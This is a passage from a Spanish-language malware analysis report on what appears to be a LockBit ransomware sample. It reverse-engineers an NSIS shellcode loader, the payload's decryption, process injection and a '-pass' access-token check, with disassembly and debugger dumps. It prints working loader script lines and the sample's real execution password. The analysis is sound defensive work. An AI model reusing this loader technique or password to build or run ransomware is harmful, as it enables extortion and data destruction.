; File $PLUGINDIR\System.dll
; SetDetailsPrint lastused
; Push ntdll::NtCreateSection(p r2, i 0xE, p 0, p r1, i 0x40, i 0x8000000, p 0)
; CallInstDLL $PLUGINDIR\System.dll Call

System::Call "ntdll::NtMapViewOfSection(p r2, i -1, p r3, p 0, p 0, p 0, p r4, i 2, p 0, i 0x40)"
; Call Initialize___Plugins
; File $PLUGINDIR\System.dll
; SetDetailsPrint lastused
; Push "ntdll::NtMapViewOfSection(p r2, i -1, p r3, p 0, p 0, p 0, p r4, i 2, p 0, i 0x40)"
; CallInstDLL $PLUGINDIR\System.dll Call
System::Call "*(5(&t255 .r5))"
; Call Initialize___Plugins
; File $PLUGINDIR\System.dll
; SetDetailsPrint lastused
; Push "*(5(&t255 .r5))"
; CallInstDLL $PLUGINDIR\System.dll Call
```

**Figura 12. NtCreateSection y NtMapViewOfSection en el script de NSIS**

Con la función “ReadFile” se mapean los contenidos del archivo “68587236” a la sección de memoria creada anteriormente y, sumando unas constantes al puntero, se obtiene la posición del *shellcode* en memoria.

```

System::Call "kernel32::ReadFile(i r10,p r11,i 196284357,t.,n)"
; Call Initialize___Plugins
; File $PLUGINDIR\System.dll
; SetDetailsPrint lastused
; Push "kernel32::ReadFile(i r10, p r11, i 196284357, t., n)"
; CallInstDLL $PLUGINDIR\System.dll Call
System::Call "kernel32::CloseHandle(i r10)"
; Call Initialize___Plugins
; File $PLUGINDIR\System.dll
; SetDetailsPrint lastused
; Push "kernel32::CloseHandle(i r10)"
; CallInstDLL $PLUGINDIR\System.dll Call
system::Int64Op $R1 + 177267552
; Call Initialize___Plugins
; File $PLUGINDIR\System.dll
; SetDetailsPrint lastused
; Push 177267552
; Push +
; Push $R1
; CallInstDLL $PLUGINDIR\System.dll Int64Op
Pop $R2
system::Int64Op $R1 + 60757047
; Call Initialize___Plugins
; File $PLUGINDIR\System.dll
; SetDetailsPrint lastused
; Push 60757047
; Push +
; Push $R1
; CallInstDLL $PLUGINDIR\System.dll Int64Op
Pop $R3

```

*Figura 13. Función ReadFile en el script de NSIS*

Por último, el programa formatea la dirección de memoria de la siguiente forma: "::<addr>".

Esto permitirá al *plugin* System ejecutar un *shellcode* alojado en dicha dirección.

```
System::Call "(p r5) p
; Call Initialize___Plugins
; File $PLUGINS_DIR\System.dll
; SetDetailsPrint lastused
; Push "(p r5) p
; CallInstDLL $PLUGINS_DIR\System.dll Call
System::Call "user32::wsprintf(p r5, t ':%d%s', i r12, t '(')"
; Call Initialize___Plugins
; File $PLUGINS_DIR\System.dll
; SetDetailsPrint lastused
; Push "user32::wsprintf(p r5,
; CallInstDLL $PLUGINS_DIR\System.dll Call
System::Call "$5(p r13, i 162832)"
; Call Initialize___Plugins
; File $PLUGINS_DIR\System.dll
; SetDetailsPrint lastused
; Push "$5(p r13, i 162832)"
; CallInstDLL $PLUGINS_DIR\System.dll Call
```

Figura 14. Creación de la dirección de memoria en el script de NSIS

Llegado este instante es cuando se da paso a la ejecución del *shellcode* en memoria.

```
debug080:0D00E360 push ebp
debug080:0D00E361 push ebx
debug080:0D00E362 mov ebp, esp
debug080:0D00E364 push ebp
debug080:0D00E365 mov ebp, esp
debug080:0D00E367 sub esp, 4
debug080:0D00E36A push edi
debug080:0D00E36B push esi
debug080:0D00E36C mov eax, [ebp+8]
debug080:0D00E36F mov esi, [ebp+0Ch]
debug080:0D00E372 mov edi, [ebp+10h]
debug080:0D00E375 mov dword_FFFFFFFC[ebp], edi
debug080:0D00E378 add dword_FFFFFFFC[ebp], esi
debug080:0D00E37B add eax, dword_FFFFFFFC[ebp]
debug080:0D00E37E pop esi
debug080:0D00E37F pop edi
debug080:0D00E380 mov esp, ebp
debug080:0D00E382 pop ebp
debug080:0D00E383 jmp short loc_D00E391
```

Figura 15. Inicio del *shellcode*

Una vez se inicia la ejecución del *shellcode*, vemos que comienza a cargar varias funciones de las librerías “kernel32.dll” y “advapi32.dll”.

```
advapi32.dll:advapi32_CryptAcquireContextW
advapi32.dll:advapi32_CryptCreateHash
advapi32.dll:advapi32_CryptHashData
advapi32.dll:advapi32_CryptDeriveKey
advapi32.dll:advapi32_CryptDestroyHash
advapi32.dll:advapi32_CryptDecrypt
advapi32.dll:advapi32_CryptDestroyKey
advapi32.dll:advapi32_CryptReleaseContext
kernel32.dll:kernel32_GetModuleHandleW
kernel32.dll:kernel32_GetProcAddress
kernel32.dll:kernel32_WaitForSingleObject
kernel32.dll:kernel32_CreateThread
kernel32.dll:kernel32_GetThreadContext
kernel32.dll:kernel32_SetThreadContext
kernel32.dll:kernel32_VirtualAlloc
kernel32.dll:kernel32_VirtualAllocEx
kernel32.dll:kernel32_WriteProcessMemory
kernel32.dll:kernel32_ResumeThread
kernel32.dll:kernel32_TerminateProcess
kernel32.dll:kernel32_ExitProcess
kernel32.dll:kernel32_ReadProcessMemory
kernel32.dll:kernel32_GetModuleFileNameW
kernel32.dll:kernel32_GetCommandLineW
ntdll.dll:77E72C20
kernel32.dll:kernel32_CloseHandle
kernel32.dll:kernel32_IsWow64Process
kernel32.dll:kernel32_CreateFileW
kernel32.dll:kernel32_ReadFile
kernel32.dll:kernel32_GetFileSize
kernel32.dll:kernel32_VirtualFree
kernel32.dll:kernel32_LoadLibraryA
kernel32.dll:kernel32_LoadLibraryW
```

Figura 16. Librerías cargadas en el shellcode

Seguidamente, el *shellcode* comienza a utilizar las funciones de “advapi32.dll” para descifrar el ejecutable en formato PE (muestra 1.3), como se aprecia en la figura 17. Este artefacto presenta un tamaño de 172 KB, que será guardado en una sección de la memoria.




Figura 17. Payload cargado en memoria

Se puede observar cómo crea, a continuación, un proceso suspendido y un hilo mediante las funciones “CreateProcess()” y “CreateThread()” de “kernel32.dll”.




Figura 18. Creación de un proceso hijo

Semaphore	\Sessions\1\BaseNamedObjects\SMU:3776:168:WinStaging_02_p0
Semaphore	\Sessions\1\BaseNamedObjects\SM0:3776:64:WinError_03_p0
Thread	lockbit.exe (3696): 584
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0
WindowStation	\Sessions\1\Windows\WindowStations\WinSta0

Figura 19. Creación de un hilo

Tras terminar el *shellcode*, se inicializa el hilo y comienza a ejecutarse el *ransomware*. El código malicioso funciona como punto de entrada para ejecutar el nuevo *malware* que se encontraba en memoria.

Este nuevo binario tiene su *punto de entrada* en la sección “.itext”, donde, además, dispone de dos funciones interesantes. Estas ejecutan código en la sección “.text” para comenzar la ejecución en “.itext”.

```
.itext:0041946F start:
.itext:0041946F      nop
.itext:00419470      nop      dword ptr [eax+eax+00h]
.itext:00419475      call     nullsub_1
.itext:0041947A      xchg     ax, ax
.itext:0041947C      call     sub_406390
.itext:00419481      nop      dword ptr [eax+eax+00000000h]
.itext:00419489      call     sub_409980
.itext:0041948E      nop
.itext:0041948F      call     sub_417458
.itext:00419494      nop      word ptr [eax+eax+00h]
.itext:0041949A      push     0
.itext:0041949C      call     dword_4255C0
.itext:004194A2      nop      dword ptr [eax]
```

Figura 20. Punto de entrada de la muestra 4

```
.itext:0041B46F start:
.itext:0041B46F      nop
.itext:0041B470      nop      dword ptr [eax+eax+00000000h]
.itext:0041B478      call     sub_41B000
.itext:0041B47D      nop      dword ptr [eax+00h]
.itext:0041B481      call     loc_408254
.itext:0041B486      xchg     ax, ax
.itext:0041B488      call     sub_40B804
.itext:0041B48D      nop      dword ptr [eax+eax+00h]
.itext:0041B492      call     loc_418F78
.itext:0041B497      nop      dword ptr [eax+eax+00000000h]
.itext:0041B49F      push     0
.itext:0041B4A1      call     dword_4275C0
.itext:0041B4A7      nop      dword ptr [eax+00000000h]
.itext:0041B4AE      call     sub_41A8FC
.itext:0041B4B3      call     sub_41A8DE
.itext:0041B4B8      call     sub_41A902
.itext:0041B4BD      call     near ptr loc_41A8E3+1
.itext:0041B4C2      call     sub_41A8D8
.itext:0041B4C7      call     sub_41A902
.itext:0041B4CC      call     sub_41A8F6
.itext:0041B4D1      call     near ptr loc_41A907+1
.itext:0041B4D6      call     near ptr loc_41A8EF+1
.itext:0041B4DB      call     sub_41A8DE
.itext:0041B4E0      call     near ptr loc_41A8E8+2
.itext:0041B4E5      call     sub_41A8FC
```

Figura 21. Punto de entrada de la muestra 2



```
; Section 2. (virtual address 00019000)
; Virtual size      : 0000054A ( 1354.)
; Section size in file : 00000600 ( 1536.)
; Offset to raw data for section: 00018200
; Flags 60000020: Text Executable Readable
; Alignment      : default

; Segment type: Pure code
; Segment permissions: Read/Execute
;_itext segment para public 'CODE' use32
assume cs: itext
;org 419000h
assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing

nullsub_1 proc near
retn
nullsub_1 endp
```

**Figura 22. Primera función (nullsub\_1) de la muestra 1.3**

```
sub_41B000 proc near
var_37C= byte ptr -37Ch
var_174= byte ptr -174h
var_64= dword ptr -64h
var_60= byte ptr -60h
var_40= byte ptr -40h

push ebp
mov ebp, esp
sub esp, 37Ch
push ebx
push esi
push edi
lea ebx, [ebp+var_37C]
mov ecx, 00EBC200h

loc_41B017:
loop loc_41B017

call sub_41B2E4
push ebx
push eax
call sub_41B248
test eax, eax
jz short loc_41B0A2
```

**Figura 23. Primera función (sub\_41B000) muestra 2**

La principal diferencia que tienen las muestras 1.3 y 2 es que la primera función cambia. Esta primera función “nullsub\_1”, que se puede ver en la figura 20, solo contiene en su interior la operación return( figura 23).

En cambio, en la muestra 2 esta función “sub\_41B000” realiza la rutina de descifrado a partir del *token* de acceso, una contraseña de 32 caracteres.

Este *token* es introducido a través del parámetro “-pass”, como se puede ver en la figura 24.

**sample.exe -pass db66023ab2abcb9957fb01ed50cdfa6a**

**Figura 24. Comando necesario para ejecutar la muestra 2**

Para el ejemplo de la figura 25 el *malware* calcula el *hash* de la palabra “-pass” con el algoritmo de *hashing* ROR13 y lo compara con unas constantes almacenadas en el propio binario, como se puede ver en la figura 26.




Figura 25. Algoritmo de hashing

```

.itext:0041B275 lea     eax, [ebp+var_84]
.itext:0041B27B push    eax
.itext:0041B27C call   HASHING_WORD
.itext:0041B281 cmp     eax, 640EBA75h ; -pass
.itext:0041B286 jnz     short loc_41B286
.itext:0041B288
  
```

Figura 26. Comparación de parámetros

A partir del *token* de acceso se genera una contraseña de 192 bits. Este comportamiento se ha emulado con un *script* de Python que se encuentra en el anexo 5.




Figura 27. Generación de contraseña de 192 bits



A continuación, se muestra cómo se descifran las distintas secciones del binario utilizando la operación XOR.




Figura 28. Algoritmo de descifrado




Figura 29. Contraseña de 192 bits generada a partir del token de acceso




Figura 30. Secciones descifradas del binario

Una vez acabada la rutina de descifrado, esta muestra ejecuta el código alojado en la sección “.text” utilizando un puntero. En caso de no haber introducido una *password* correcta, el programa termina su ejecución.

```
.text:00408254 ; -----
.text:00408254
.text:00408254 loc_408254:
.text:00408254 pusha
.text:00408255 xchg     eax, edi
.text:00408256 jmp      short near ptr unk_4082C9
.text:00408258 les      esi, [ebx+edi+32h]
.text:0040825C jle      short loc_4082BE
.text:0040825E push     sp
```

Figura 31. Ejecución de código utilizando un puntero

Las funciones no se cargan hasta que se han descifrado las secciones del binario con la contraseña correcta. Esta funcionalidad difiere con la muestra 1.3, en la que las funciones ya estaban cargadas.

0041846F	90	nop	EntryPoint
00418470	0F1F8400 00000000	nop dword ptr ds:[eax+eax],eax	
00418478	E8 83FBFFFF	call <lockaaa.check_pass>	check_pass
0041847D	0F1F40 00	nop dword ptr ds:[eax],eax	
00418481	E8 CEDDFEFF	call lockaaa.408254	
00418486	66:90	nop	
00418488	E8 7703FFFF	call lockaaa.408804	
0041848D	0F1F4400 00	nop dword ptr ds:[eax+eax],eax	
00418492	E8 E1DAFFFF	call lockaaa.418F78	
00418497	0F1F8400 00000000	nop dword ptr ds:[eax+eax],eax	
0041849F	6A 00	push 0	
004184A1	FF15 C0754200	call dword ptr ds:[4275C0]	
004184A7	0F1F80 00000000	nop dword ptr ds:[eax],eax	
004184AE	E8 49F4FFFF	call lockaaa.41A8FC	
004184B3	E8 26F4FFFF	call lockaaa.41A8DE	
004184B8	E8 45F4FFFF	call lockaaa.41A902	
004184BD	E8 22F4FFFF	call lockaaa.41A8E4	
004184C2	E8 11F4FFFF	call lockaaa.41A8D8	
004184C7	E8 36F4FFFF	call lockaaa.41A902	
004184CC	E8 25F4FFFF	call lockaaa.41A8F6	
004184D1	E8 32F4FFFF	call lockaaa.41A908	
004184D6	E8 15F4FFFF	call lockaaa.41A8F0	
004184DB	E8 FEF3FFFF	call lockaaa.41A8DE	
004184E0	E8 05F4FFFF	call lockaaa.41A8EA	
004184E5	E8 12F4FFFF	call lockaaa.41A8FC	
004184EA	E8 FBF3FFFF	call lockaaa.41A8EA	
004184EF	E8 AEF3FFFF	call lockaaa.41A8A2	
004184F4	E8 C1F3FFFF	call lockaaa.41A8BA	
004184F9	E8 CEF3FFFF	call lockaaa.41A8CC	
004184FE	E8 ABF3FFFF	call lockaaa.41A8AE	
00418503	E8 CAF3FFFF	call lockaaa.41A8D2	
00418508	E8 B9F3FFFF	call lockaaa.41A8C6	
0041850D	E8 84F3FFFF	call lockaaa.41A8C6	
00418512	E8 91F3FFFF	call lockaaa.41A8A8	
00418517	E8 86F3FFFF	call lockaaa.41A8A2	
0041851C	E8 93F3FFFF	call lockaaa.41A8B4	
00418521	E8 A6F3FFFF	call lockaaa.41A8CC	
00418526	E8 95F3FFFF	call lockaaa.41A8C0	
0041852B	E8 6CF3FFFF	call lockaaa.41A89C	
00418530	E8 09DFFFFF	call lockaaa.41943E	
00418535	E8 ECDFFFFF	call lockaaa.419426	
0041853A	E8 F3DEFFFF	call lockaaa.419432	
0041853F	E8 F4DEFFFF	call lockaaa.419438	
00418544	E8 E3DEFFFF	call lockaaa.41942C	

0041846F	90	nop	EntryPoint
00418470	0F1F8400 00000000	nop dword ptr ds:[eax+eax],eax	
00418478	E8 83FBFFFF	call <lockaaa.check_pass>	check_pass
0041847D	0F1F40 00	nop dword ptr ds:[eax],eax	
00418481	E8 CEDDFEFF	call lockaaa.408254	
00418486	66:90	nop	
00418488	E8 7703FFFF	call lockaaa.408804	
0041848D	0F1F4400 00	nop dword ptr ds:[eax+eax],eax	
00418492	E8 E1DAFFFF	call lockaaa.418F78	
00418497	0F1F8400 00000000	nop dword ptr ds:[eax+eax],eax	
0041849F	6A 00	push 0	
004184A1	FF15 C0754200	call dword ptr ds:[4275C0]	
004184A7	0F1F80 00000000	nop dword ptr ds:[eax],eax	
004184AE	E8 49F4FFFF	call <JMP.&GetProcAddress>	
004184B3	E8 26F4FFFF	call <JMP.&GetCommandLineA>	
004184B8	E8 45F4FFFF	call <JMP.&GetTickCount>	
004184BD	E8 22F4FFFF	call <JMP.&GetDateFormatW>	
004184C2	E8 11F4FFFF	call <JMP.&FormatMessageW>	
004184C7	E8 36F4FFFF	call <JMP.&GetTickCount>	
004184CC	E8 25F4FFFF	call <JMP.&GetModuleHandleW>	
004184D1	E8 32F4FFFF	call <JMP.&LoadLibraryExA>	
004184D6	E8 15F4FFFF	call <JMP.&GetLocaleInfoW>	
004184DB	E8 FEF3FFFF	call <JMP.&GetCommandLineA>	
004184E0	E8 05F4FFFF	call <JMP.&GetLastError>	
004184E5	E8 12F4FFFF	call <JMP.&GetProcAddress>	
004184EA	E8 FBF3FFFF	call <JMP.&GetLastError>	
004184EF	E8 AEF3FFFF	call <JMP.&CreateWindowExW>	
004184F4	E8 C1F3FFFF	call <JMP.&GetDlgItem>	
004184F9	E8 CEF3FFFF	call <JMP.&GetMessageW>	
004184FE	E8 ABF3FFFF	call <JMP.&EndDialog>	
00418503	E8 CAF3FFFF	call <JMP.&LoadMenuW>	
00418508	E8 B9F3FFFF	call <JMP.&GetKeyNameTextW>	
0041850D	E8 84F3FFFF	call <JMP.&GetKeyNameTextW>	
00418512	E8 91F3FFFF	call <JMP.&DialogBoxParamW>	
00418517	E8 86F3FFFF	call <JMP.&CreateWindowExW>	
0041851C	E8 93F3FFFF	call <JMP.&GetClassNameW>	
00418521	E8 A6F3FFFF	call <JMP.&GetMessageW>	
00418526	E8 95F3FFFF	call <JMP.&GetDlgItemTextW>	
0041852B	E8 6CF3FFFF	call <JMP.&CreateDialogParamW>	
00418530	E8 09DFFFFF	call <JMP.&TextOutW>	
00418535	E8 ECDFFFFF	call <JMP.&GetTextMetricsW>	
0041853A	E8 F3DEFFFF	call <JMP.&SetPixel>	
0041853F	E8 F4DEFFFF	call <JMP.&SetTextColor>	
00418544	E8 E3DEFFFF	call <JMP.&SelectObject>	

**Figura 32. Resolución de funciones después del descifrado correcto de la muestra 2**

Una vez realizada la rutina de descifrado con la contraseña introducida como parámetro, se procede a realizar un volcado de la muestra 2 alojada en memoria para observar las diferencias con la muestra 1.3. Tras realizar un análisis comparativo del binario, se puede observar que ambas son muy similares.





Figura 33. Análisis comparativo entre la muestra 1.3 y muestra 2

A continuación, podemos observar cómo comienza a volcar datos dentro de la sección “.data”, accediendo a una parte con datos cifrados, descifrándolos mediante el uso de la función XOR para finalmente volcarlos en una sección “.data” vacía.

Lo que realmente está realizando es la resolución de las API de determinadas DLL. El *malware* utiliza un pequeño bloque de código, “stub”, como trampolín para llegar finalmente a la dirección de memoria de cada función. En la siguiente imagen puede observarse como se realiza este proceso con la función “ntdll.RtlDestroyHeap”, la cual se almacena con la instrucción “stosd”.







000FE718	4C 53 45 4B	41 38 32 42	38 6F 7A 31	65 48 41 6D	LSEKA8288oz1eHam
000FE728	4E 58 35 6F	4A 74 64 73	51 75 4E 59	61 63 37 47	NX5oJtdsqunYac7G
000FE738	70 39 48 79	70 73 41 37	70 75 45 34	43 38 74 53	p9HyPSA7pue4C8tS
000FE748	33 62 6A 48	33 45 35 4F	41 44 61 56	4A 51 69 72	3bJk3E50ADavZq1f
000FE758	6C 4F 4E 31	4C 71 36 4F	41 61 37 55	4A 55 74 4D	TONLLq60Aa7UJUtM
000FE768	4E 58 6E 77	42 33 58 35	5A 6D 75 53	4F 4F 71 33	NXnwB3X5Zmu500q3
000FE778	4C 4F 5A 6D	55 35 74 59	47 38 31 37	74 34 35 63	TOZmUS1YGS170T5C
000FE788	4F 32 49 69	75 72 4D 33	4F 75 38 41	41 41 41 41	O2I1urM30u8AAAA
000FE798	00 46 61 72	4D 68 70 73	4A 42 7A 6D	57 72 67 7A	.FarMhpsJ8Zmwrgz
000FE7A8	77 58 77 76	49 2F 46 48	69 30 4F 49	41 47 75	wVqvI/FK10oI7Gu
000FE7B8	45 4E 31 6D	58 32 2F 57	6D 4F 73 4C	6B 56 36 71	ENLMX2,WMO5LKvGq
000FE7C8	46 4E 61 72	69 79 39 48	33 7A 73 67	41 41 41 41	Fnar1y9H3ZsgAAAA
000FE7D8	41 00 41 41	46 77 7A 77	41 5A 73 4D	57 41 47 30	A.AA6wZwAZsmWAG0
000FE7E8	6A 46 51 42	69 67 78 30	41 61 63 4D	64 41 47 42	JFQB81gx0AcMdaG8
000FE7F8	44 4A 51 42	73 67 79 63	41 62 61 4D	68 41 48 47	DJQ85gyCAbAmkAHG
000FE808	44 4A 51 42	32 51 79 66	37 4C 2F 4B	48 78 6C 4C	DJQ82Qy77L/KHx1L
000FE818	70 48 4D 5A	62 69 53 6E	47 58 34 6D	51 41 47 32	pM2Zb15nG4mQAG2
000FE828	44 4C 67 42	79 77 79 77	41 65 48 4D	30 41 47 34	DLgBywywAeKM0AG4
000FE838	44 54 77 42	68 67 31 59	43 72 6E 73	6E 41 47 48	DTwBhg1YCrnsnAGH
000FE848	6A 56 77 42	69 59 31 51	41 5A 77 4E	55 41 47 54	JjWb1YlQAZwNUAGT
000FE858	44 62 67 42	74 59 32 38	41 62 49 4E	30 41 48 41	Dbg8tY28AbIn0AHA
000FE868	6A 64 77 42	77 59 33 63	41 63 67 4E	33 62 74 32	JdwBWy3Cacgn3bt2
